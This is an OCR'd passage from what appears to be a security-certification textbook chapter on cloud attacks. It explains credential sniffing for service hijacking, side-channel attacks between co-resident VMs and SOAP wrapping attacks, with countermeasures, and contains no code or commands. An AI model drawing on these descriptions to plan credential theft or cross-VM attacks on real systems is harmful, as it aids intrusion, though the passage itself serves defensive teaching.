
NIC Card in Promiscuous Mode
Cloud Server

Figure 19.32: Example of service hijacking using network sniffing

As shown in figure, when a user enters login credentials to access cloud services, an attacker can sniff the credentials/cookies during their transmission across a network using packet sniffers, such as Wireshark and Capsa Portable Network Analyzer. The attacker then logs into the cloud services via the stolen credentials.

Countermeasures:

- Encrypt sensitive data over the network.
- Encrypt sensitive data in configuration files.
- Detect network interface controllers (NICs) running in promiscuous mode.
- Ensure that web traffic containing credentials is encrypted with SSL/TLS.



Cloud Attacks: Side-Channel Attacks or Cross-guest VM Breaches

- The attacker compromises the cloud by placing a **malicious virtual machine** near to a target cloud server and then launches a side-channel attack
- In a side-channel attack, the attacker **runs a virtual machine on the same physical host as the victim's virtual machine** and takes advantage of the shared physical resources (processor cache) to **steal data** (cryptographic keys) from the victim
- Side-channel attacks can be implemented by any **co-resident user** due to the vulnerabilities in shared technology resources

3 Acoustic Cryptanalysis
4 Power Monitoring Attack
5 Differential Fault Analysis

Side-Channel Attacks or Cross-guest VM Breaches

Attackers can compromise the cloud by placing a malicious virtual machine near a target cloud server and then launch a side-channel attack. The below figure show how an attacker can compromise the cloud by placing a malicious VM near a target cloud server. The attacker runs the VM on the same physical host as the target VM and takes advantage of the shared physical resources (processor cache). Then, he launches side-channel attacks (timing attack, data remanence, acoustic cryptanalysis, power monitoring attack, and differential fault analysis) to extract cryptographic keys/plain text secrets to steal the victim's credentials. Side-channel attacks can be implemented by any co-resident user and are mainly related to vulnerabilities in shared technology resources. Finally, the attacker uses the stolen credentials to impersonate the victim.


Steals victim's credentials
Attacker
1 Timing Attack
2 Data Remanence
3 Acoustic Cryptanalysis
4 Power Monitoring Attack
5 Differential Fault Analysis

Figure 19.33: Example of Side-Channel attacks

Side-Channel Attack Countermeasures

- Implement a virtual firewall in the cloud server back-end of the cloud computing; this prevents the attacker from placing malicious VMs.
- Implement random encryption and decryption (encrypts data using RSA, 3DES, AES algorithms).
- Lockdown OS images and application instances to prevent compromising vectors that might provide access.
- Check for repeated access attempts to local memory and to any hypervisor processes or shared hardware cache by tuning and collecting local process monitoring data and logs for cloud systems.
- Code the applications and OS components so that they access shared resources, such as memory cache, in a consistent and predictable way. This coding style prevents attackers from collecting sensitive information, such as timing statistics and other behavioral attributes.



Cloud Attacks: Wrapping Attack


- A wrapping attack is performed during the **translation of the SOAP message** in the TLS layer where attackers duplicate the body of the message and sends it to the server as a legitimate user

User
Attacker
Cloud Server
http://
1
User sends request to the webserver
Header
Body
2
Sends a SOAP message with a header
Intercepts the SOAP message
Header + Body
Malicious Body
3
Duplicates the original document, adds the copy to the header and modifies the original document
Sends the modified SOAP message

Wrapping Attack

